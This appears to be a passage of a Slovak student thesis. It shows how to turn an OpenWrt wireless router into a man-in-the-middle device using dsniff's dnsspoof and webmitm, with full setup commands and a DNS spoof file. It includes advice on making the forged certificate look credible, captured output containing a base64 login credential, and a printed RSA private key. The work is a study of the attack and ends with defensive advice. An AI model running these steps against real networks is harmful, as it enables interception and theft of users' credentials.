Po inštalácií firmwaru sa môžeme na smerovač pripojiť pomocou SSH klienta ako napr. Putty [13]. Prvé pripojenie sa uskutoční priamo bez zadania loginu a hesla a to pomocou protokolu telnet (port 23). Ako prvé zmeníme heslo zadaním príkazu `passwd` a následne napíšeme a potvrdíme heslo. V tejto fáze smerovač rebootujeme príkazom `reboot`, aby sa zmeny uložili. Ďalšie pripojenia sa vykonajú pomocou zabezpečeného SSH (port 22) protokolu a budú si vyžadovať zadanie nami zvoleného hesla. SSH spojenie zabezpečuje program *dropbear* – server a klient protokolu SSH [22].

Na inštaláciu akýchkoľvek softvérových balíčkov máme k dispozícii program ipkg (tzv. package manager). Súbor ipkg.conf obsahuje cesty k repozitárom (miesto kde sú uložené balíky), ako aj cesty, kde sa majú balíky nainštalovať. V tabuľke 5.1 je niekoľko základných príkazov.

Príkaz	Popis
ipkg install <názov balíku>	Nainštaluje balík do pôvodného adresára, ak chceme zmeniť miesto kde sa má balík nainštalovať, alebo chceme použiť iný repozitár ako je v súbore ipkg.conf, použijeme možnosti **-dest** resp. **-src**.
ipkg update	Aktualizuje repozitár.
ipkg upgrade	Aktualizuje všetky nainštalované balíky.

Tabuľka 5.1: ipkg príkazy.

5.2 Konfigurácia a pripojenie externého disku

Inštalácia a konfigurácie externého disku pozostáva z niekoľkých krokov. Jedná sa o nainštalovanie modulov pre podporu USB, formátovanie a rozdelenie disku pomocou programu fdisk, vytvorenie file systemu (súborový systém) a nakoniec vytvorenie skriptov pre jednoduchšie používanie.

Na podporu USB 1.1 je potrebné nainštalovať UHCI alebo OHCI ovládače (driver), záleží od kompatibility hardvéru. V našom prípade to bude OHCI driver, ktorý sa nainštaluje príkazom:

```
root@AsusWR:~#ipkg install kmod-usb-ohci
root@AsusWR:~#insmod usb-ohci
```

Keďže naše sieťové zariadenie aj externý disk podporuje USB 2.0, je teda potrebné nainštalovať podporu aj pre toto rozhranie.

```
root@AsusWR:~#ipkg install kmod-usb2
root@AsusWR:~#insmod ehci-hcd
root@AsusWR:~#insmod usbcore
```

Teraz je ešte potrebné pridať podporu pre tzv. *storage*:

```
root@AsusWR:~#ipkg install kmod-usb-storage
root@AsusWR:~#insmod scsi_mod
root@AsusWR:~#insmod sd_mod
root@AsusWR:~#insmod usb-storage
```

V tejto fáze smerovač rebootujeme a hardvérovo k nemu pripojíme náš externý USB disk. Po nabootovaní by mal byť disk bez problémov rozpoznaný. Overiť si to môžeme pomocou príkazu `dmesg`. Výpis po zadaní príkazu by mal obsahovať niečo podobné ako:

```
Attached scsi removable disk sda at scsi0, channel 0, id 0,
lun 0
```

Po pripojení disku je potrebné jeho správne formátovanie a vytvorenie file systemu. Ako prvé však musíme pridať podporu pre jednotlivé file systemy. Ich prehľad je zobrazený pomocou tabuľky 5.2 [14].

File system	Balík	Popis
VFAT/MSDOS	kmod-vfat	File system obecne používaný pre USB zariadenia vo Windows
EXT2	kmod-ext2	EXT – Extended File System používaný v operačnom systéme Linux
EXT3	kmod-ext3	Podobne ako EXT2 poskytuje však tzv. journaling (ukladá zmeny do logu – journal skôr ako ich potvrdí).

Tabuľka 5.2: Podpora file systemov.

V našom prípade nainštalujeme podporu pre všetky tri file systémy a to pomocou príkazov:

```
root@OpenWrt:/#ipkg install kmod-vfat
root@OpenWrt:/#ipkg install kmod-ext2
root@OpenWrt:/#ipkg install kmod-ext3
root@OpenWrt:/#insmod fat
root@OpenWrt:/#insmod vfat
root@OpenWrt:/#insmod ext2
root@OpenWrt:/#insmod ext3
```

V tejto fáze sme pripravený formátovať disk a vytvoriť na ňom EXT3 file systém. Keďže je náš disk pre potreby útoku až príliš veľký, pomocou programu fdisk na ňom vytvoríme partíciu o veľkosti 1GB. Balík, ktorý obsahuje fdisk, nainštalujeme zadaním príkazu:

```
root@OpenWrt:/#ipkg install
http://downloads.openwrt.org/backports/rc5/fdisk 2.12r-
1 mipsel.ipk
```

Spustením príkazu:

`root@AsusWR:~# fdisk /dev/scsi/host0/bus0/target0/lun0/disc` a zadaním správnych parametrov vytvoríme nami požadovanú partíciu. Ako postupovať pri zadávaní parametrov je možné nájsť na manuálových stránkach [15]. Výsledok si môžeme overiť príkazom:

```
root@OpenWrt:~# fdisk -l

Disk /dev/scsi/host0/bus0/target0/lun0/disc: 160.0 GB,
160041885696 bytes
255 heads, 63 sectors/track, 19457 cylinders
```

```
Units = cylinders of 16065 * 512 = 8225280 bytes


    Device Boot      Start         End      Blocks   Id  System
/dev/scsi/host0/bus0/target0/lun0/part1   1  125 1004031   83  Linux
```

Ďalším príkazom vytvoríme potrebný file system:

```
root@AsusWR:~#mke2fs /dev/scsi/host0/bus0/target0/lun0/part1
```

Vytvorený file systém je potrebné pripojiť. Pomocou príkazu `mount` sa nám to síce podarí, ale iba do najbližšieho rebootu smerovača. Po reboote by sme opäť museli file system manuálne pripojiť. Aby sme tomuto problému predišli, je potrebné vytvoriť skript. V našom prípade to je skript `usbdrive`, ktorý je uložený v adresári `/etc/init.d` a slúži na automatické pripojenie file sysému. Ako *mount point* (prípojný bod) je použitý adresár `/usb`. Jeho celý obsah je zobrazený v prílohe 1 a bol vytvorený pomocou týchto príkazov:

```
root@OpenWrt:/etc/init.d# vi usbdrive
root@OpenWrt:/etc/init.d# chmod +x usbdrive
root@OpenWrt:/etc/init.d# ./usbdrive enable
```

Teraz, keď už máme externý disk pripojený a kompletne nakonfigurovaný, nám ešte ostáva nastaviť *ipkg package manager*. Ten je nastavený tak, aby inštalované balíky ukladal do pamäte smerovača. Keďže jeho kapacita je malá a my už máme k dispozícii externý USB disk, je potrebné aby sme do súboru `ipkg.conf` vložili novú destináciu pre inštalované balíky. Taktiež je potrebné vytvoriť skript na zlinkovanie balíkov, ktoré boli na externý disk nainštalované. Jedná sa o `ipkg-link`, ktorý je uložený v adresári `/bin`. Jeho celý obsah je zobrazený v prílohe 2. Vyššie spomenuté zmeny dosiahneme pomocou príkazov:

```
root@AsusWR:/# echo "dest usb /usb" >>/etc/ipkg.conf
root@AsusWR:/# vi /bin/ipkg-link
root@AsusWR:/bin# chmod a+x /bin/ipkg-link
root@OpenWrt:# ipkg-link mount /usb
```

5.3 Inštalácia balíka dsniff

Pre inštaláciu balíka dsniff je potrebné doinštalovať niekoľko prídavných balíkov, bez ktorých by program nemohol fungovať. Tieto balíčky sú automaticky inštalované spolu s dsniff programom. Jedna sa o:

- Libgdbm – GNU dbm je knižnica databázových funkcií, ktoré používajú rozšíriteľné hešovanie a fungujú rovnako ako štandardné unixové dbm funkcie,
- Libnet – obecné sieťové rozhranie (API – application programming interface) poskytujúce prístup k rôznym protokolom,
- Libnids – NIDS (Network Intrusion Detection System), knižnica na detekciu sieťových prienikov,
- Libopenssl – knižnica obsahujúca funkcie pre openSSL program,
- Libpcap – knižnica, ktorá slúži namonitorovanie siete na nízkej úrovni a odchytávanie paketov.

Program dsniff aj prídavné knižnice sa teda nainštalujú príkazom:

```
root@OpenWrt:/# ipkg install -d usb dsniff
```

Pre potreby útoku je však ešte nutné doinštalovať balík programu openSSL pre príkazový riadok openssl-util.

```
root@OpenWrt:/# ipkg install -d usb
http://downloads.openwrt.org/whiterussian/packages/openssl-
util_0.9.8d-1_mipsel.ipk
```

Z použitých príkazov je možné vyčítať, že programy boli nainštalované na externý USB disk. Preto ich treba zlinkovať pomocou nami vytvoreného `ipkg-link` skriptu.

5.4 Vytvorenie certifikátu

Ako už bolo spomenuté, na realizáciu útoku potrebujeme vygenerovať self-signed certifikát. Na jeho vytvorenie použijeme program webmitm z balíka dsniff. Pri prvom spustení webmitm program kontroluje, či už nebol certifikát vygenerovaný, teda či adresár `/usb/usr/sbin` neobsahuje `.crt` súbor. Ak sa tam súbor nenachádza, začne s generovaním nového certifikátu.

Generovanie certifikátu sa spúšťa príkazom `webmitm`. Po jeho zadaní program ako prvé vygeneruje RSA privátny kľúč. Ostáva nám ešte zadať informácie, ktoré sa v certifikáte použijú. Jedná sa o osobné informácie ako napr.: meno, názov spoločnosti, email, mesto alebo štát. Tieto informácie sa postupne zadávajú do príkazového riadku. Celý tento postup je zobrazený v prílohe 3. Aby bol podvrhnutý certifikát čo najdôveryhodnejší, je potrebné voliť čo najdôkladnejšie napr. opísaním z pôvodného certifikátu. Po vygenerovaní je certifikát spolu s RSA privátnym kľúčom uložený v súbore `/usb/usr/sbin/webmitm.crt`. Obsah súboru je zobrazený v prílohe 4.

5.5 Spustenie útoku

Pred spustením samotného útoku je ešte potrebné editovať súbor `/usb/usr/lib/dnsspoof.hosts`, tak aby bola komunikácia presmerovaná podľa našich predstáv. V našom prípade súbor vyzeral asi takto:

```
root@AsusWR:~# cat /usb/usr/lib/dnsspoof.hosts
# $Id: dnsspoof.hosts,v 1.2 2000/08/28 13:28:21 dugsong Exp $
#
# Sample hosts file for dnsspoof
#
192.168.1.1     target.url.com
```

Adresa 192.168.1.1 je IP adresa nášho smerovača a DNS názov target.url.com je web stránka, na ktorej chceme zachytávať prihlasovacie údaje.

Pri spustení útoku môže nastať situácia, že sa objaví chybová hláška `./webmitm: bind: Address already in use.` To znamená, že port 443 alebo 80 už používa iná aplikácia napr. httpd. Na overenie dostupnosti portu použijeme program na monitorovanie siete – nmap (Network Mapper) [12]. Nmap nainštalujeme a následne spustíme príkazmi:

```
root@OpenWrt:/usb/usr/lib# ipkg install -d usb nmap
root@OpenWrt:/usb/usr/sbin# nmap -sT 192.168.1.1
```

Teraz už nám nič nebráni spustiť oba programy: `dnsspoof` a `webmitm`. Webmitm poskytuje viac možností na jeho spustenie. Parameter `-d` poskytuje minimálne množstvo debuggovacích informácií, parameter `-dd` vypisuje všetky klientove požiadavky, ako GET a POST, a parameter `-ddd` vypisuje všetko, čo sa so serveru prečíta. My program spustíme s parametrom `-dd`.

```
root@OpenWrt:/usb/usr/sbin# ./dnsspoof -f dnsspoof.hosts
./dnsspoof: listening on br0 [udp dst port 53 and not src
192.168.1.1]

root@OpenWrt:/usb/usr/sbin# webmitm -dd
webmitm: relaying transparently
```

Po spustení oba programy čakajú, pokiaľ klient nezadá požiadavku na sledovanú URL adresu. Keď sa tak stane, prebiehajúca komunikácia sa začne vypisovať na štandardný výstup.


dnsspoof:

```
192.168.1.208.59088 > 192.168.1.1.53: 38206+ A? target.url.com
```

webmitm:

```
webmitm: new connection from 192.168.1.208.61850
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-ms-application, application/vnd.ms-xpsdocument,
application/xaml+xml, application/x-ms-xbap, application/x-
shockwave-flash, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
Accept-Language: sk
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0;
SLCC1; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729; .NET
CLR 3.0.30618)
Host: target.url.com
Connection: Keep-Alive
```

Klient v tejto fáze ignoruje varovanie webového prehliadača a pokračuje na zobrazenie webovej stránky viď. obrázok 5.1. Klient následne požiada o prihlásenie a do dialógového okna zadá svoje prihlasovacie meno a heslo. Webmitm tieto údaje zachytí a vypíše na štandardný výstup.



Obrázok 5.1: Varovanie webového prehliadača.

webmitm:

```
webmitm: new connection from 192.168.1.208.61864
GET /login/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-ms-application, application/vnd.ms-xpsdocument,
application/xaml+xml, application/x-ms-xbap, application/x-
shockwave-flash, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
Referer: https://target.url.com/login/
Accept-Language: sk
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0;
SLCC1; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729; .NET
CLR 3.0.30618)
Host: target.url.com
Connection: Keep-Alive
Authorization: Basic eHN0cmJpMDI6YWo2YW1nZW0=

-----------------
01/01/00 22:44:29 tcp attacker.lan.61864 -> target.url.com.443
(http)
GET /login/ HTTP/1.1
Host: target.url.com
Authorization: Basic eHN0cmJpMDI6YWo2YW1nZW0= [meno:heslo]
```

Celý útok by sa mohol ešte zjednodušiť pomocou presmerovania štandardného výstupu do súboru a použitím programu na spracovanie textu akým je napr. AWK [16]. Kombináciou AWK s presmerovaním výpisu do súboru dôjde k uloženiu iba tých informácií, ktoré sú pre nás dôležité a teda k podstatnému zníženiu pamäťových nárokov.

6 Záver

Zámerom tejto práce bolo navrhnúť a implementovať man-in-the-middle útok s použitím bezdrôtového smerovača. Z viacero druhou útokov bol vybraný tzv. webmitm, čiže útok smerovaný na SSL protokol. Jeho cieľom bolo získanie prihlasovacích údajov, čo sa nám aj podarilo. Pri prevedení útoku sa však bralo do úvahy užívateľove nezabezpečené zachádzanie s jeho dôvernými informáciami. Jednalo sa hlavne o pripojenie sa na nedôveryhodný bezdrôtový smerovač ako aj o ignorovanie výstrah webového prehliadača.

Vzhľadom na to, že prevedenie tohto útoku nie je príliš náročne, označil by som tento typ útoku za veľmi nebezpečný. Navyše kombinácia s nejakým ďalším útokom ako napr. phishing, by mohla viesť k skutočnej materiálnej škode. Útok je takisto možné implementovať aj do LAN siete, kde je počet možných poškodených osôb ešte väčší.

Pri písaní tejto práce som sa uistil v tom, že naše osobné informácie na internete nie sú v takom bezpečí ako sa mnoho ľudí domnieva. Táto nevedomosť iba nahráva do karát tým, ktorý sa snažia túto skutočnosť využiť vo svoj prospech. Odporúčal by som preto vždy používať najvyšší stupeň zabezpečenia, neignorovať výstražné hlásenie o certifikáte pri SSL spojení a taktiež nenavštevovať dôverné web stránky pokiaľ si nie sme istý, že pripojenie na internet je bezpečné.

Ako nadväzujúca téma pre bakalársku prácu by mohla byť kombinácia útokov ako aj implementácia útoku v lokálnej sieti.

Literatura

[1] Thomas, Stephen A.: SSL & TLS Essentials Securing the Web, John Wiley & Sons, Inc., 2000, ISBN: 0471383546.

[2] Hassler, Vesna: Security Fundamentals for E-Commerce, Artech House, 2000, ISBN: 1580531083.

[3] Adams, C., and S. Farrell, Internet X.509 Public Key Infrastructure. Certificate Management Protocols, The Internet Engineering Task Force, RFC 2510, March 1999.

[4] Internet X.509 Public Key Infrastructure, (cit. 05/2009),
URL <http://tools.ietf.org/html/rfc4158>

[5] TLS protokol verzia 1.2, (cit. 05/2009),
URL <http://tools.ietf.org/html/rfc5246>

[6] Menezes, Alfred; Paul C. van Oorschot; Scott A. Vanstone (October 1996). Handbook of Applied Cryptography. CRC Press. ISBN 0-8493-8523-7.

[7] Oficiálna DSA špecifikácia, (cit. 05/2009),
URL <http://csrc.nist.gov/publications/drafts/fips_186-3/Draft_FIPS-186-3%20_November2008.pdf>

[8] Stránka venovaná MITM útoku, (cit. 05/2009),
URL <http://www.owasp.org/index.php/Man-in-the-middle_attack>

[9] Firmware Whiterussian, (cit. 05/2009),
URL <http://downloads.openwrt.org/whiterussian/>

[10] Domovská stránka OpenWRT, (cit. 05/2009),
URL <http://openwrt.org/>

[11] Oficiálna stránka dsniff, (cit. 05/2009),
URL <http://monkey.org/~dugsong/dsniff/>

[12] Domovská stránka Nmap, (cit. 05/2009),
URL <http://nmap.org/>

[13] Domovská stránka Putty, (cit. 05/2009),
URL <http://www.putty.org/>

[14] Stránka venovaná USB a OpenWRT, (cit. 05/2009),
URL <http://oldwiki.openwrt.org/UsbStorageHowto.html>

[15] Fdisk manuál, (cit. 05/2009),
URL <http://www.manpagez.com/man/8/fdisk>

[16] AWK manuál, (cit. 05/2009),
URL <http://www.gnu.org/software/gawk/manual/gawk.html>

[17] Domovské stránky CA (Verisign, Entrust, Geotrust), (cit. 05/2009),
URL <http://www.verisign.com>,<http://www.entrust.com>, <http://www.geotrust.com>

[18] HTTP Over TLS, RFC2818, (cit. 05/2009),
URL <http://tools.ietf.org/html/rfc2818>

[19] PPP Over Ethernet (PPPoE), RFC2516, (cit. 05/2009),
URL <http://tools.ietf.org/html/rfc2516>

[20] USB 2.0 špecifikácia, (cit. 05/2009),
URL < http://www.usb.org/developers/docs/ >

[21] GNU GENERAL PUBLIC LICENSE (GPL), (cit. 05/2009),
URL <http://www.gnu.org/licenses/gpl-3.0.txt>

[22] Dropbear SSH klient a server, (cit. 05/2009),
URL < http://matt.ucc.asn.au/dropbear/dropbear.html >

Seznam příloh

Príloha 1

Skript usbdrive

```
#!/bin/sh /etc/rc.common
START=99
STOP=40
start()
{
      echo -n "Testing USB Partition:  "
      e2fsck -p /dev/scsi/host0/bus0/target0/lun0/part1 &
      sleep 5
      echo -n "Mounting USB drive: "
      mount -o noatime /dev/scsi/host0/bus0/target0/lun0/part1 /usb
      echo "Done."
}

stop()
{
      echo -n "Umounting USB drive:  "
      sync
      sync
      umount /dev/scsi/host0/bus0/target0/lun0/part1
      echo "Done."
}

restart()
{
      stop
      start
}
```

Príloha 2

Skript ipkg-link

```
#!/bin/sh
COMMAND=$1
PACKAGE=$2
setdest ()
{
      for i in `grep dest /etc/ipkg.conf | cut -d ' ' -f 3`; do
            if [ -f $i/usr/lib/ipkg/info/$PACKAGE.list ]; then
                  DEST=$i
            fi
      done
      if [ "x$DEST" = "x" ]; then
            echo "Can not locate $PACKAGE."
            echo "Check /etc/ipkg.conf for correct dest listings";
            echo "Check name of requested package: $PACKAGE"
            exit 1
      fi
}

addlinks ()
 {
      setdest;
      cat $DEST/usr/lib/ipkg/info/$PACKAGE.list | while read LINE;
do
      SRC=$LINE
      DST=`echo $SRC | sed "s|$DEST||"`
      DSTNAME=`basename $DST`
      DSTDIR=`echo $DST | sed "s|$DSTNAME\$||"`
      test -f "$SRC"
      if [ $? = 0 ]; then
            test -e "$DST"
            if [ $? = 1 ]; then
                  mkdir -p $DSTDIR
                  ln -sf $SRC $DST
            else
                  echo "Not linking $SRC to $DST"
                  echo "$DST Already exists"
            fi
      else
            test -d "$SRC"
            if [ $? = 0 ]; then
                  test -e $DST
                  if [ $? = 1 ]; then
```

```
                    mkdir -p $DST
               else
                    echo "directory already exists"
               fi
          else
               echo "Source directory $SRC does not exist"
          fi
     fi
     done
}

removelinks ()
{
     setdest;
     cat $DEST/usr/lib/ipkg/info/$PACKAGE.list | while read LINE;
do
     SRC=$LINE
     DST=`echo $LINE | sed "s|$DEST||"`
     DSTNAME=`basename $DST`
     DSTDIR=`echo $DST | sed "s|$DSTNAME\$||"`
     test -f $DST
     if [ $? = 0 ]; then
          rm -f $DST
          test -d $DSTDIR && rmdir $DSTDIR 2>/dev/null
     else
          test -d $DST
          if [ $? = 0 ]; then
               rmdir $DST
          else
               echo "$DST does not exist"
          fi
     fi
     done
}

mountdest ()
{
     test -d $PACKAGE
     if [ $? = 1 ]; then
          echo "Mount point does not exist"
          exit 1
     fi
     for i in $PACKAGE/usr/lib/ipkg/info/*.list; do
          $0 add `basename $i .list`
     done
}

umountdest ()
```

```
{
      test -d $PACKAGE
      if [ $? = 1 ]; then
            echo "Mount point does not exist"
            exit 1
      fi
      for i in $PACKAGE/usr/lib/ipkg/info/*.list; do
            $0 remove `basename $i .list`
      done
}
case "$COMMAND" in
      add)
            addlinks
      ;;
      remove)
            removelinks
      ;;
      mount)
            mountdest
      ;;
      umount)
            umountdest
      ;;
*)
echo "Usage: $0 <cmd> <target>"
echo "       Commands: add, remove, mount, umount"
echo "       Targets: <package>, <mount point>"
echo "Example:  $0 add kismet-server"
echo "Example:  $0 remove kismet-server"
echo "Example:  $0 mount /usb"
echo "Example:  $0 umount /usb"
exit 1
;;
esac
exit 0
```

Príloha 3

Vytvorenie certifikátu

```
root@OpenWrt:/usb/usr/sbin# ./webmitm
Generating RSA private key, 1024 bit long modulus
.........................++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CZ
State or Province Name (full name) [Some-State]:Czech Republic
Locality Name (eg, city) []:Brno
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Company
Organizational Unit Name (eg, section) []:Unit
Common Name (eg, YOUR name) []:MyName
Email Address []:liame@emanmy.cz

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:OptCompName
Signature ok
subject=/C=CZ/ST=Czech Republic/L=Brno/O=Company/OU=Unit/CN=MyName/emailAddress=liame@emanmy.cz
Getting Private key
./webmitm: certificate generated
```

Príloha 4

Súbor webmitm.crt

```
root@OpenWrt:/usb/usr/sbin# cat webmitm.crt
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC6em0EAoSW2ZKiG/Vsu1Ls+uJkO4OYS057WJkLNhTj0PFCCglm
sj8shlohCysbHrUIRSOKcnTDOQqf68sn27m/Vn3ah3o6eRjwuq0VjDcjsHqYD4Pj
dJcRQzuLfdQaUeHDluPYkmXoVrd9Sopwk6d/zas+aY8BEYHpJx3Vf8BOHwIDAQAB
AoGBAKBq1QFQETOb87KVDqn887d9k+fZ8ri+f8NIUk/8tDfO9Nx0ueWojQQGh95J
N0nbPqzgnVRqZdvTZDpyo4+kS8K9vBMkbyYdS9dZ9jO1V3V5ZlAEWq4c8sNzCHm8
AA1Tf+h22/XX/4o+ujdoShAtHDKolX7didiE5iUcnx6F8XIBAkEA89PI1cdJXATm
XDU0lvAvqJ/NK5Uz7bHnUJ761bBZ6BBMsRYjdhOI2A0BxqkOLv1N5SukI3kROwqK
cOzX/e0vnwJBAMPJsjn8DhKZLqjpbUwntYARdQMbLuNsVPofU7CtYrrki4JixNli
aPKNuHfggqnrSJTPqwrvLTB6yy2mLGiWUYECQQDyOUjhJ1N3eN6oZ6rQ79dIu0gF
rfmifwP/EZC6zLDkW5z0p7uex5VAnNtQ0g1nHPlPW2V6YAGAF96khIWmmwSdAkA4
uDPjzHufM7VqxcUeLNrN8UC+158rz3SGyZCLPI+/qPopmceBWpsguaHZSLdR1pG+
WrMohcXHp6s43E09N18BAkBwzf+QFv0ZAbTo2Baq234BkfyV1zuw9c5ZaVca25Fv
CqPO69EsraSp0Ex35h75p60l4kkRxZW6LmEKHuKQkW7z
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIChzCCAfACCQCHpPBmI6jgrzANBgkqhkiG9w0BAQUFADCBhzELMAkGA1UEBhMC
Q1oxFzAVBgNVBAgTDkN6ZWNoIFJlcHVibGljMQ0wCwYDVQQHEwRCcm5vMRAwDgYD
VQQKEwdDb21wYW55MQ0wCwYDVQQLEwRVbml0MQ8wDQYDVQQDEwZNeU5hbWUxHjAc
BgkqhkiG9w0BCQEWD2xpYW1lQGVtYW5teS5jejAeFw0wMDAxMDEwMDQ0MTdaFw0w
MDEyMzEwMDQ0MTdaMIGHMQswCQYDVQQGEwJDWjEXMBUGA1UECBMOQ3plY2ggUmVw
dWJsaWMxDTALBgNVBAcTBEJybm8xEDAOBgNVBAoTB0NvbXBhbnkxDTALBgNVBAsT
BFVuaXQxDzANBgNVBAMTBk15TmFtZTEeMBwGCSqGSIb3DQEJARYPbGlhbWVAZW1h
bm15LmN6MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC6em0EAoSW2ZKiG/Vs
u1Ls+uJkO4OYS057WJkLNhTj0PFCCglmsj8shlohCysbHrUIRSOKcnTDOQqf68sn
27m/Vn3ah3o6eRjwuq0VjDcjsHqYD4PjdJcRQzuLfdQaUeHDluPYkmXoVrd9Sopw
k6d/zas+aY8BEYHpJx3Vf8BOHwIDAQABMA0GCSqGSIb3DQEBBQUAA4GBAHtzxGHg
7gbizpMGZGL02Qqy20wmGdKgfqTF4oUV6g9VHYM6spjpmKRhr1nH1pXCdob8y1NV
xfmDZLY+QFjQOSCUIJcuRSE80JnOwKyY8ywYiZauAWFHlAE55k/q8x5LGj41q0nB
Ea2WyqdHB0K2ZXzWyniD8Uk4IOvVWpeQCfaX
-----END CERTIFICATE-----
```